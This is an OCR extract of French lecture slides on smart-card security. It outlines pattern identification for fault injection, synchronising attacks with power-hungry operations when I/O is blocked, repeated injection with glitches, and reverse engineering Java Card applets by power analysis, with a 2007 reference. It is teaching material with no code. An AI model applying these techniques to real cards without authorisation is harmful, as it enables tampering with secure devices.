
Impose de nombreuses modifications du fichier CAP.

Identification de pattern et injection

- Si les mécanismes d'I/O sont bloqués, il est possible de se synchroniser avec d'autres phénomènes observables (par exemple un algo de chiffrement qui consomme beaucoup)


Identification de pattern et injection

- Avec répétition




Identification de pattern et injection

- Avec répétition et glitches



Reverse engineering using power analysis



- Référence
  - Dennis Vermoen, Marc Witteman and Georgi N. Gaydadjiev
    Reverse engineering Java Card applets using power analysis
    Workshop in Information Security Theory and Practice 2007